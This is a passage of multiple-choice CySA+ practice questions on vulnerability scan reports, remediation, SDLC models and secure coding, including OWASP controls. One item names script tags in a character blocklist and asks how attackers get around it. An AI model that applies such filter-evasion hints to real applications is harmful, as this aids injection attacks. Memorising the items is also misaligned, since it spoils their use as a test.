| <b>IMPACT:</b>                                                                                                                                                                                                                                                                                                                                                                                                            |                                   |                                                |                                   |                                     |
| By exploiting this vulnerability, man-in-the-middle attacks in tandem with DNS cache poisoning can occur.                                                                                                                                                                                                                                                                                                                 |                                   |                                                |                                   |                                     |
| Exception:                                                                                                                                                                                                                                                                                                                                                                                                                |                                   |                                                |                                   |                                     |
| If the server communicates only with a restricted set of clients who have the server certificate or the trusted CA certificate, then the server or CA certificate may not be available publicly, and the scan will be unable to verify the signature.                                                                                                                                                                     |                                   |                                                |                                   |                                     |
| <b>SOLUTION:</b>                                                                                                                                                                                                                                                                                                                                                                                                          |                                   |                                                |                                   |                                     |
| Please install a server certificate signed by a trusted third-party Certificate Authority.                                                                                                                                                                                                                                                                                                                                |                                   |                                                |                                   |                                     |
| <b>EXPLOITABILITY:</b>                                                                                                                                                                                                                                                                                                                                                                                                    |                                   |                                                |                                   |                                     |
| There is no exploitability information for this vulnerability.                                                                                                                                                                                                                                                                                                                                                            |                                   |                                                |                                   |                                     |

- A. The server is running SSL v2.  
B. The server is running SSL v3.  
C. The server is for internal use only.  
D. The server does not contain sensitive information.
179. Which one of the following vulnerabilities is the most difficult to confirm with an external vulnerability scan?
- A. Cross-site scripting  
B. Cross-site request forgery  
C. Blind SQL injection  
D. Unpatched web server
180. Holly ran a scan of a server in her datacenter, and the most serious result was the vulnerability shown here. What action is most commonly taken to remediate this vulnerability?

| 3 phpinfo Information Disclosure Vulnerability                                                                                                                                                                                                                                                                                                     |                                   | Times Detected: 38 Last Fixed: N/A |                                   |                                    |
|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-----------------------------------|------------------------------------|-----------------------------------|------------------------------------|
| First Detected:                                                                                                                                                                                                                                                                                                                                    | 07/17/2019 at 12:02:41 (GMT-0400) | Last Detected:                     | 04/09/2020 at 17:39:08 (GMT-0400) | Times Detected: 38 Last Fixed: N/A |
| QID:                                                                                                                                                                                                                                                                                                                                               | 10464                             | CVSS Base:                         | 5                                 | CVSS3: -                           |
| Category:                                                                                                                                                                                                                                                                                                                                          | CGI                               | CVSS Temporal:                     | 3.8                               | Active                             |
| CVE ID:                                                                                                                                                                                                                                                                                                                                            | -                                 | CVSS3 Base:                        | -                                 | +/-                                |
| Vendor Reference:                                                                                                                                                                                                                                                                                                                                  | -                                 | CVSS3 Temporal:                    | -                                 |                                    |
| Bugtraq ID:                                                                                                                                                                                                                                                                                                                                        | -                                 | CVSS Environment:                  | -                                 |                                    |
| Service Modified:                                                                                                                                                                                                                                                                                                                                  | 06/21/2020                        | Asset Group:                       | -                                 |                                    |
| User Modified:                                                                                                                                                                                                                                                                                                                                     | -                                 | Collateral Damage Potential:       | -                                 |                                    |
| Edited:                                                                                                                                                                                                                                                                                                                                            | No                                | Target Distribution:               | -                                 |                                    |
| PCI Vuln:                                                                                                                                                                                                                                                                                                                                          | Yes                               | Confidentiality Requirement:       | -                                 |                                    |
| Ticket State:                                                                                                                                                                                                                                                                                                                                      | -                                 | Integrity Requirement:             | -                                 |                                    |
|                                                                                                                                                                                                                                                                                                                                                    |                                   | Availability Requirement:          | -                                 |                                    |
| <b>THREAT:</b>                                                                                                                                                                                                                                                                                                                                     |                                   |                                    |                                   |                                    |
| This host has a publicly-accessible PHP file that calls the <code>phpinfo()</code> function (or some other function similar to it).                                                                                                                                                                                                                |                                   |                                    |                                   |                                    |
| If a user requests this file (such as via an Internet browser), the user may obtain a page containing sensitive information about the Web server host. The information displayed to the user (Web Servers, PHP, XML, MySQL), the values of some environment variables (\$PATH, \$SYSTEM_ROOT), paths to various programs (cmd.exe), and much more. |                                   |                                    |                                   |                                    |
| To get specific information about the type of data your host displayed, please refer to the "Result" field below.                                                                                                                                                                                                                                  |                                   |                                    |                                   |                                    |
| <b>IMPACT:</b>                                                                                                                                                                                                                                                                                                                                     |                                   |                                    |                                   |                                    |
| By exploiting this vulnerability, any user could obtain very sensitive information about the Web server host. This information may aid in attacks against the host.                                                                                                                                                                                |                                   |                                    |                                   |                                    |

- A. Remove the file from the server.  
B. Edit the file to limit information disclosure.

- C. Password protect the file.
  - D. Limit file access to a specific IP range.
181. During a recent vulnerability scan, Mark discovered a flaw in an internal web application that allows cross-site scripting attacks. He spoke with the manager of the team responsible for that application and was informed that he discovered a known vulnerability and the manager worked with other leaders and determined that the risk is acceptable and does not require remediation. What should Mark do?
- A. Object to the manager's approach and insist on remediation.
  - B. Mark the vulnerability as a false positive.
  - C. Schedule the vulnerability for remediation in six months.
  - D. Mark the vulnerability as an exception.
182. Jacquelyn recently read about a new vulnerability in Apache web servers that allows attackers to execute arbitrary code from a remote location. She verified that her servers have this vulnerability, but this morning's OpenVAS vulnerability scan report shows that the servers are secure. She contacted the vendor and determined that they have released a signature for this vulnerability and it is working properly at other clients. What action can Jacquelyn take that will most likely address the problem efficiently?
- A. Add the web servers to the scan.
  - B. Reboot the vulnerability scanner.
  - C. Update the vulnerability feed.
  - D. Wait until tomorrow's scan.
183. Sharon is designing a new vulnerability scanning system for her organization. She must scan a network that contains hundreds of unmanaged hosts. Which of the following techniques would be

most effective at detecting system configuration issues in her environment?

- A. Agent-based scanning
- B. Credentialled scanning
- C. Server-based scanning
- D. Passive network monitoring

Use the following scenario to answer questions 184–186.

Arlene ran a vulnerability scan of a VPN server used by contractors and employees to gain access to her organization’s network. An external scan of the server found the vulnerability shown here.

The screenshot shows a Nessus scan result for a 'SSL Certificate Signed Using Weak Hashing Algorithm'. The severity is listed as 'MEDIUM'. The 'Description' section states: 'The remote service uses an SSL certificate chain that has been signed using a cryptographically weak hashing algorithm. These signature algorithms are known to be vulnerable to collision attacks. An attacker can exploit this to generate another certificate with the same digital signature, allowing an attacker to masquerade as the affected service.' It also notes: 'Note that this plugin reports all SSL certificate chains signed with SHA-1 that expire after January 1, 2017 as vulnerable. This is in accordance with Google's gradual sunsetting of the SHA-1 cryptographic hash algorithm.' A footer note says: 'Note that certificates in the chain that are contained in the Nessus CA database have been ignored.'


184. Which one of the following hash algorithms would *not* trigger this vulnerability?

- A. MD4
- B. MD5
- C. SHA-1
- D. SHA-256

185. What is the most likely result of failing to correct this vulnerability?

- A. All users will be able to access the site.
- B. All users will be able to access the site, but some may see an error message.
- C. Some users will be unable to access the site.
- D. All users will be unable to access the site.

186. How can Arlene correct this vulnerability?

- A. Reconfigure the VPN server to only use secure hash functions.
  - B. Request a new certificate.
  - C. Change the domain name of the server.
  - D. Implement an intrusion prevention system.
187. After reviewing the results of a vulnerability scan, Bruce discovered that many of the servers in his organization are susceptible to a brute-force SSH attack. He would like to determine what external hosts attempted SSH connections to his servers and is reviewing firewall logs. What TCP port would relevant traffic most likely use?
- A. 22
  - B. 636
  - C. 1433
  - D. 1521
188. Joaquin runs a vulnerability scan of the network devices in his organization and sees the vulnerability report shown here for one of those devices. What action should he take?
- 
- The screenshot shows a vulnerability scan report for a device. The title is "SSL Certificate - Subject Common Name Does Not Match Server FQDN". The report details the following information:
- | First Detected: | 08/22/2018 at 20:52:54 (GMT-0400) | Last Detected:    | 04/11/2020 at 09:54:48 (GMT-0400) | Times Detected: | 6 | Last Fixed: | N/A |
|-----------------|-----------------------------------|-------------------|-----------------------------------|-----------------|---|-------------|-----|
| QID:            | 38170                             | Category:         | General remote services           |                 |   |             |     |
| CVE ID:         | -                                 | Vendor Reference: | -                                 |                 |   |             |     |
| Bugtraq ID:     | -                                 | Service Modified: | 08/12/2020                        |                 |   |             |     |
| User Modified:  | -                                 | Edited:           | No                                |                 |   |             |     |
| PCI Vuln:       | No                                | Ticket State:     |                                   |                 |   |             |     |
- A. No action is necessary because this is an informational report.
  - B. Upgrade the version of the certificate.
  - C. Replace the certificate.
  - D. Verify that the correct ciphers are being used.
189. Lori is studying vulnerability scanning as she prepares for the CySA+ exam. Which of the following is *not* one of the principles she should observe when preparing for the exam to avoid causing issues for her organization?

- A. Run only nondangerous scans on production systems to avoid disrupting a production service.
  - B. Run scans in a quiet manner without alerting other IT staff to the scans or their results to minimize the impact of false information.
  - C. Limit the bandwidth consumed by scans to avoid overwhelming an active network link.
  - D. Run scans outside of periods of critical activity to avoid disrupting the business.
190. Meredith is configuring a vulnerability scan and would like to configure the scanner to perform credentialed scans. Of the menu options shown here, which will allow her to directly configure this capability?

|                                                                                                                                                                                                                                                                                                                                                               |                                                                                                                                                                                                                                                                                                                               |
|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
|  <b>Manage Vulnerability Scans</b><br>Launch new vulnerability scans, monitor the status of running scans and view the details of vulnerabilities discovered after scans complete.<br><a href="#">Watch demo</a> (8min 0sec)                                                |  <b>Configure Scan Schedules</b><br>Configure scans to run automatically, or on a recurring basis and monitor results of your scans.<br><a href="#">Watch demo</a> (4min 0sec)                                                              |
|  <b>Manage Discovery Scans</b><br>Use free discovery scans (maps) to discover live devices on your network. Discovered devices can be selected for vulnerability scanning based on the info gathered (OS, ports, etc.) in a map.<br><a href="#">Watch demo</a> (6min 0sec) |  <b>Configure Scanner Appliances</b><br>Scanner Appliances (physical or virtual) are required to scan devices on internal networks. Managers can download appliances and configure them for scanning.                                      |
|  <b>Configure Scan Settings</b><br>Customize the various scanning options required to run a scan. These can be saved as profiles for reuse. A default profile is provided for common environments.<br><a href="#">Watch demo</a> (9min 28sec)                              |  <b>Set Up Host Authentication</b><br>Use the authentication feature (Windows, Linux, Oracle, etc) to discover and validate vulnerabilities by performing an in-depth assessment of your hosts.<br><a href="#">Watch demo</a> (9min 28sec) |
|  <b>Configure Search Lists</b><br>Apply custom lists of vulnerabilities to scan profiles in order to limit scanning to certain vulnerabilities only.                                                                                                                       |                                                                                                                                                                                                                                                                                                                               |

- A. Manage Discovery Scans
  - B. Configure Scan Settings
  - C. Configure Search Lists
  - D. Set Up Host Authentication
191. Norman is working with his manager to implement a vulnerability management program for his company. His manager tells him that he should focus on remediating critical and high-severity risks and that the organization does not want to spend time worrying about risks rated medium or lower.

What type of criteria is Norman's manager using to make this decision?

- A. Risk appetite
  - B. False positive
  - C. False negative
  - D. Data classification
192. Sara's organization has a well-managed test environment. What is the most likely issue that Sara will face when attempting to evaluate the impact of a vulnerability remediation by first deploying it in the test environment?
- A. Test systems are not available for all production systems.
  - B. Production systems require a different type of patch than test systems.
  - C. Significant configuration differences exist between test and production systems.
  - D. Test systems are running different operating systems than production systems.
193. How many vulnerabilities listed in the report shown here are significant enough to warrant immediate remediation in a typical operating environment?

| Vulnerabilities (22)                                                                        |                                                                                    |
|---------------------------------------------------------------------------------------------|------------------------------------------------------------------------------------|
| ► [red] [white] 3 NetBIOS Shared Folder List Available                                      | CVSS: - CVSS3: - Active <span style="color: red;">+/-</span>                       |
| ► [red] [white] 3 NFS Exported Filesystems List Vulnerability                               | CVSS: - CVSS3: - Active <span style="color: red;">+/-</span>                       |
| ► [red] [white] 3 SSL Server Has SSLv3 Enabled Vulnerability                                | port 443/tcp over SSL CVSS: - CVSS3: - Active <span style="color: red;">+/-</span> |
| ► [red] [white] 3 SSL Server Has SSLv2 Enabled Vulnerability                                | port 443/tcp over SSL CVSS: - CVSS3: - Active <span style="color: red;">+/-</span> |
| ► [red] [white] 3 SSL/TLS use of weak RC4 cipher                                            | port 443/tcp over SSL CVSS: - CVSS3: - Active <span style="color: red;">+/-</span> |
| ► [red] [white] 2 Default Windows Administrator Account Name Present                        | CVSS: - CVSS3: - Active <span style="color: red;">+/-</span>                       |
| ► [red] [white] 2 YP/NIS RPC Services Listening on Non-Privileged Ports                     | CVSS: - CVSS3: - Active <span style="color: red;">+/-</span>                       |
| ► [red] [white] 2 NetBIOS Name Accessible                                                   | CVSS: - CVSS3: - Active <span style="color: red;">+/-</span>                       |
| ► [red] [white] 2 Hidden RPC Services                                                       | CVSS: - CVSS3: - Active <span style="color: red;">+/-</span>                       |
| ► [red] [white] 2 SSL Certificate - Improper Usage Vulnerability                            | port 443/tcp over SSL CVSS: - CVSS3: - Active <span style="color: red;">+/-</span> |
| ► [red] [white] 2 SSL Certificate - Self-Signed Certificate                                 | port 443/tcp over SSL CVSS: - CVSS3: - Active <span style="color: red;">+/-</span> |
| ► [red] [white] 2 SSL Certificate - Subject Common Name Does Not Match Server FQDN          | port 443/tcp over SSL CVSS: - CVSS3: - Active <span style="color: red;">+/-</span> |
| ► [red] [white] 2 SSL Certificate - Signature Verification Failed Vulnerability             | port 443/tcp over SSL CVSS: - CVSS3: - Active <span style="color: red;">+/-</span> |
| ► [red] [white] 2 NTP Information Disclosure Vulnerability                                  | port 123/udp CVSS: - CVSS3: - Active <span style="color: red;">+/-</span>          |
| ► [red] [white] 1 mountd RPC Daemon Discloses Exported Directories Accessed by Remote Hosts | CVSS: - CVSS3: - Active <span style="color: red;">+/-</span>                       |
| ► [red] [white] 1 "quotad" RPC Service Present                                              | CVSS: - CVSS3: - Active <span style="color: red;">+/-</span>                       |
| ► [red] [white] 1 Non-Zero Padding Bytes Observed in Ethernet Packets                       | CVSS: - CVSS3: - Active <span style="color: red;">+/-</span>                       |
| ► [red] [white] 1 Presence of a Load-Balancing Device Detected                              | port 443/tcp over SSL CVSS: - CVSS3: - Active <span style="color: red;">+/-</span> |
| ► [red] [white] 1 Presence of a Load-Balancing Device Detected                              | port 80/tcp CVSS: - CVSS3: - Re-Opened <span style="color: red;">+/-</span>        |

A. 22

B. 14

C. 5

D. 0

194. Which one of the following types of data is subject to regulations in the United States that specify the minimum frequency of vulnerability scanning?

- A. Driver's license numbers
- B. Insurance records
- C. Credit card data
- D. Medical records

195. Chang is responsible for managing his organization's vulnerability scanning program. He is experiencing issues with scans aborting because the previous day's scans are still running when the scanner attempts to start the current day's scans. Which one of the following solutions is *least* likely to resolve Chang's issue?

- A. Add a new scanner.
- B. Reduce the scope of the scans.
- C. Reduce the sensitivity of the scans.
- D. Reduce the frequency of the scans.

196. Bhanu is scheduling vulnerability scans for her organization's datacenter. Which one of the following is a best practice that Bhanu should follow when scheduling scans?

- A. Schedule scans so that they are spread evenly throughout the day.
- B. Schedule scans so that they run during periods of low activity.
- C. Schedule scans so that they all begin at the same time.
- D. Schedule scans so that they run during periods of peak activity to simulate performance under load.

197. Alan recently reviewed a vulnerability report and determined that an insecure direct object reference vulnerability existed on the system. He implemented a remediation to correct the vulnerability. After doing so, he verifies that his actions correctly mitigated the vulnerability. What term best describes the initial vulnerability report?

- A. True positive
- B. True negative
- C. False positive
- D. False negative

198. Gwen is reviewing a vulnerability report and discovers that an internal system contains a serious flaw. After reviewing the issue with her manager, they decide that the system is sufficiently isolated and they will take no further action. What risk management strategy are they adopting?

- A. Risk avoidance
- B. Risk mitigation
- C. Risk transference
- D. Risk acceptance


Use the following scenario for questions 199–201.

Mike is in charge of the software testing process for his company. They perform a complete set of tests for each product throughout its life span. Use your knowledge of software assessment methods to answer the following questions.

199. A new web application has been written by the development team in Mike's company. They used an Agile process and built a tool that fits all of the user stories that the participants from the division that asked for the application outlined. If they want to ensure that the functionality is appropriate for all users in the division, what type of testing should Mike perform?

- A. Stress testing
  - B. Regression testing
  - C. Static testing
  - D. User acceptance testing
200. Mike's development team wants to expand the use of the software to the whole company, but they are concerned about its performance. What type of testing should they conduct to ensure that the software will not fail under load?
- A. Stress testing
  - B. Regression testing
  - C. Static testing
  - D. User acceptance testing
201. Two years after deployment, Mike's team is ready to roll out a major upgrade to their web application. They have pulled code from the repository that it was checked into but are worried that old bugs may have been reintroduced because they restored additional functionality based on older code that had been removed in a release a year ago. What type of testing does Mike's team need to perform?
- A. Stress testing
  - B. Regression testing
  - C. Static testing
  - D. User acceptance testing
202. Padma is evaluating the security of an application developed within her organization. She would like to assess the application's security by supplying it with invalid inputs. What technique is Padma planning to use?
- A. Fault injection
  - B. Stress testing
  - C. Mutation testing
  - D. Fuzz testing

203. Which software development life cycle model is illustrated in the image?



- A. Waterfall
- B. Spiral
- C. Agile
- D. RAD

204. The Open Worldwide Application Security Project (OWASP) maintains an application called Orizon. This application reviews Java classes and identifies potential security flaws. What type of tool is Orizon?

- A. Fuzzer
- B. Static code analyzer
- C. Web application assessor
- D. Fault injector

205. Barney's organization mandates fuzz testing for all applications before deploying them into production. Which one of the following issues is this testing methodology most likely to detect?

- A. Incorrect firewall rules
- B. Unvalidated input
- C. Missing operating system patches
- D. Unencrypted data transmission

206. Mia would like to ensure that her organization's cybersecurity team reviews the architecture of a new ERP application that is under development. During which SDLC phase should Mia expect the security architecture to be completed?

- A. Analysis and Requirements Definition

- B. Design
  - C. Development
  - D. Testing and Integration
207. Which one of the following security activities is *not* normally a component of the Operations and Maintenance phase of the SDLC?

- A. Vulnerability scans
- B. Disposition
- C. Patching
- D. Regression testing

Use the following scenario for questions 208–210.


Olivia has been put in charge of performing code reviews for her organization and needs to determine which code analysis models make the most sense based on specific needs her organization has. Use your knowledge of code analysis techniques to answer the following questions.

208. Olivia's security team has identified potential malicious code that has been uploaded to a webserver. If she wants to review the code without running it, what technique should she use?
- A. Dynamic analysis
  - B. Fagan analysis
  - C. Regression analysis
  - D. Static analysis
209. Olivia's next task is to test the code for a new mobile application. She needs to test it by executing the code and intends to provide the application with input based on testing scenarios created by the development team as part of their design work. What type of testing will Olivia conduct?
- A. Dynamic analysis
  - B. Fagan analysis

- C. Regression analysis
  - D. Static analysis
210. After completing the first round of tests for her organization's mobile application, Olivia has discovered indications that the application may not handle unexpected data well. What type of testing should she conduct if she wants to test it using an automated tool that will check for this issue?
- A. Fault injection
  - B. Fagan testing
  - C. Fuzzing
  - D. Failure injection
211. Which one of the following characters would not signal a potential security issue during the validation of user input to a web application?
- A. <
  - B. '
  - C. >
  - D. \$
212. The Open Worldwide Application Security Project (OWASP) maintains a listing of the most important web application security controls. Which one of these items is *least* likely to appear on that list?
- A. Implement identity and authentication controls.
  - B. Implement appropriate access controls.
  - C. Obscure web interface locations.
  - D. Leverage security frameworks and libraries.
213. Kyle is developing a web application that uses a database back end. He is concerned about the possibility of an SQL injection attack against his application and is consulting the OWASP proactive security controls list to identify appropriate controls.

Which one of the following OWASP controls is *least* likely to prevent a SQL injection attack?

- A. Parameterize queries.
  - B. Validate all input.
  - C. Encode data.
  - D. Implement logging and intrusion detection.
214. Jill's organization has adopted an asset management tool. If she wants to identify systems on the network based on a unique identifier per machine that will not normally change over time, which of the following options can she use for network-based discovery?
- A. IP address
  - B. Hostname
  - C. MAC address
  - D. None of the above
215. Which software development methodology is illustrated in the diagram?



- A. Spiral
- B. RAD
- C. Agile
- D. Waterfall

**216.** Claire knows that a web application that her organization needs to have in production has vulnerabilities due to a recent scan using a web application security scanner. What is her best protection option if she knows that the vulnerability is a known SQL injection flaw?

- A. A firewall
- B. An IDS
- C. A WAF
- D. DLP

Use the following scenario to answer questions 217–219.

Donna has been assigned as the security lead for a DevSecOps team building a new web application. As part of the effort, she has to oversee the security practices that the team will use to protect the application. Use your knowledge of secure coding practices to help Donna guide her team through this process.

**217.** A member of Donna's team recommends building a blocklist to avoid dangerous characters like ' and <script> tags. How could attackers bypass a blocklist that individually identified those characters?

- A. They can use a binary attack.
- B. They can use alternate encodings.
- C. They can use different characters with the same meaning.
- D. The characters could be used together to avoid the blocklist.

**218.** The design of the application calls for client-side validation of input. What type of tool could an attacker use to bypass this?

- A. An XSS injector

- B. A web proxy
  - C. A JSON interpreter
  - D. A SQL injector
219. A member of Donna's security team suggests that output encoding should also be considered. What type of attack is the team member most likely attempting to prevent?
- A. Cross-site scripting
  - B. SQL injection
  - C. Cross-site request forgery
  - D. All of the above
220. Nathan downloads a BIOS/UEFI update from Dell's website, and when he attempts to install it on the PC, he receives an error that the hash of the download does not match the hash stored on Dell's servers. What type of protection is this?
- A. Full-disk encryption
  - B. Firmware protection
  - C. Operating system protection
  - D. None of the above
221. What practice is typical in a DevSecOps organization as part of a CI/CD pipeline?
- A. Automating some security gates
  - B. Programmatic implementation of zero-day vulnerabilities
  - C. Using security practitioners to control the flow of the CI/CD pipeline
  - D. Removing security features from the IDE
222. Valerie wants to prevent potential cross-site scripting attacks from being executed when previously entered information is displayed in user's browsers. What technique should she use to prevent this?

- A. A firewall
  - B. A HIDS
  - C. Output encoding
  - D. String randomization
223. While developing a web application, Chris sets his session ID length to 128 bits based on OWASP's recommended session management standards. What reason would he have for needing such a long session ID?
- A. To avoid duplication
  - B. To allow for a large group of users
  - C. To prevent brute-forcing
  - D. All of the above
224. Robert is reviewing a web application, and the developers have offered four different responses to incorrect logins. Which of the following four responses is the most secure option?
- A. Login failed for user; invalid password
  - B. Login failed; invalid user ID or password
  - C. Login failed; invalid user ID
  - D. Login failed; account does not exist
225. Nathan is reviewing PHP code for his organization and finds the following code in the application he is assessing. What technique is the developer using?

```
$stmt = $dbh->prepare("INSERT INTO REGISTRY  
    (var1, var2) VALUES (:var1, :var2)");  
$stmt->bindParam(':var1', $var1);  
$stmt->bindParam(':var2', $var2);
```

- A. Dynamic binding
- B. Parameterized queries
- C. Variable limitation
- D. None of the above

226. Christina wants to check the firmware she has been provided to ensure that it is the same firmware that the manufacturer provides. What process should she follow to validate that the firmware is trusted firmware?

- A. Download the same file from the manufacturer and compare file size.
- B. Compare a hash of the file to a hash provided by the manufacturer.
- C. Run strings against the firmware to find any evidence of tempering.
- D. Submit the firmware to a malware scanning site to verify that it does not contain malware.

227. What type of attack is the use of query parameterization intended to prevent?

- A. Buffer overflows
- B. Cross-site scripting
- C. SQL injection
- D. Denial-of-service attacks

228. What type of attack is output encoding typically used against?

- A. DoS
- B. XSS
- C. XML
- D. DDoS

Use the following scenario for questions 229–231.

Scott has been asked to select a software development model for his organization and knows that there are a number of models that may make sense for what he has been asked to accomplish. Use your knowledge of SDLC models to identify an appropriate model for each of the following requirements.

229. Scott's organization needs basic functionality of the effort to become available as soon as possible and wants to involve the teams that will use it heavily to ensure that their needs are met. What model should Scott recommend?

- A. Waterfall
- B. Spiral
- C. Agile
- D. Rapid Application Development

230. A parallel coding effort needs to occur; however, this effort involves a very complex system and errors could endanger human lives. The system involves medical records and drug dosages, and the organization values stability and accuracy over speed. Scott knows the organization often adds design constraints throughout the process and that the model he selects must also deal with that need. What model should he choose?

- A. Waterfall
- B. Spiral
- C. Agile
- D. Rapid Application Development

231. At the end of his development cycle, what SDLC phase will Scott enter as the new application is installed and replaces the old code?

- A. User acceptance testing
- B. Testing and integration
- C. Disposition
- D. Redesign

232. The OWASP Session Management Cheatsheet advises that session IDs are meaningless and recommends that they should be used only as an identifier on the client side. Why should a session ID not have additional information encoded in it like

the IP address of the client, their username, or other information?

- A. Processing complex session IDs will slow down the service.
- B. Session IDs cannot contain this information for legal reasons.
- C. Session IDs are sent to multiple different users, which would result in a data breach.
- D. Session IDs could be decoded, resulting in data leakage.

233. Bounds checking, removing special characters, and forcing strings to match a limited set of options are all examples of what web application security technique?

- A. SQL injection prevention
- B. Input validation
- C. XSS prevention
- D. Fuzzing

234. Abigail is performing input validation against an input field and uses the following regular expression:

```
^(AA|AE|AP|AL|AK|AS|AZ|AR|CA|CO|CT|DE|DC|FM|FL|GA|GU|HI|ID|IL|IN|IA|KS|KY|LA|ME|MH|MD|MA|MI|MN|MS|MO|MT|NE|NV|NH|NJ|NM|NY|NC|ND|MP|OH|OK|OR|PW|PA|PR|RI|SC|SD|TN|TX|UT|VT|VI|VA|WA|WV|WI|WY)$
```

What is she checking with the regular expression?


- A. She is removing all typical special characters found in SQL injection.
- B. She is checking for all U.S. state names.
- C. She is removing all typical special characters for cross-site scripting attacks.

- D. She is checking for all U.S. state name abbreviations.
235. Jennifer uses an application to send randomized data to her application to determine how it responds to unexpected input. What type of tool is she using?
- A. A UAT tool
  - B. A stress testing tool
  - C. A fuzzer
  - D. A regression testing tool
236. Greg wants to prevent SQL injection in a web application he is responsible for. Which of the following is *not* a common defense against SQL injection?
- A. Prepared statements with parameterized queries
  - B. Output validation
  - C. Stored procedures
  - D. Escaping all user-supplied input
237. While reviewing code that generates a SQL query, Aarav notices that the “address” field is appended to the query without input validation or other techniques applied. What type of attack is most likely to be successful against code like this?
- A. DoS
  - B. XSS
  - C. SQL injection
  - D. Teardrop

Use the following diagram and scenario for questions 238–240.

Amanda has been assigned to lead the development of a new web application for her organization. She is following a standard SDLC model as shown here. Use the model and your knowledge of the software

development life cycle to answer the following questions.



238. Amanda's first task is to determine if there are alternative solutions that are more cost effective than in-house development. What phase is she in?

- A. Design
- B. Operations and maintenance
- C. Feasibility
- D. Analysis and requirements definition

239. What phase of the SDLC typically includes the first code analysis and unit testing in the process?

- A. Analysis and requirements definition
- B. Design
- C. Coding
- D. Testing and integration

240. After making it through most of the SDLC process, Amanda has reached point E on the diagram. What occurs at point E?

- A. Disposition
- B. Training and transition
- C. Unit testing
- D. Testing and integration

241. Angela wants to prevent buffer overflow attacks on a Windows system. What two built-in technologies should she consider?

- A. The memory firewall and the stack guard
- B. ASLR and DEP
- C. ASLR and DLP
- D. The memory firewall and the buffer guard

242. Amanda has been assigned to reduce the attack surface area for her organization, and she knows that the current network design relies on allowing systems throughout her organization to access the Internet directly via public IP addresses they are assigned. What should her first step be to reduce her organization's attack surface quickly and without large amounts of time invested?

- A. Install host firewalls on the systems.
- B. Move to a NAT environment.
- C. Install an IPS.
- D. None of the above.

243. Matt believes that developers in his organization deployed code that did not implement cookies in a secure way. What type of attack would be aided by this security issue?

- A. SQL injection
- B. A denial-of-service attack
- C. Session hijacking
- D. XSS

244. Chris operates the point-of-sale (POS) network for a company that accepts credit cards and is thus required to be compliant with PCI DSS. During his regular assessment of the POS terminals, he discovers that a recent Windows operating system vulnerability exists on all of them. Since they are all embedded systems that require a manufacturer update, he knows that he cannot install the available

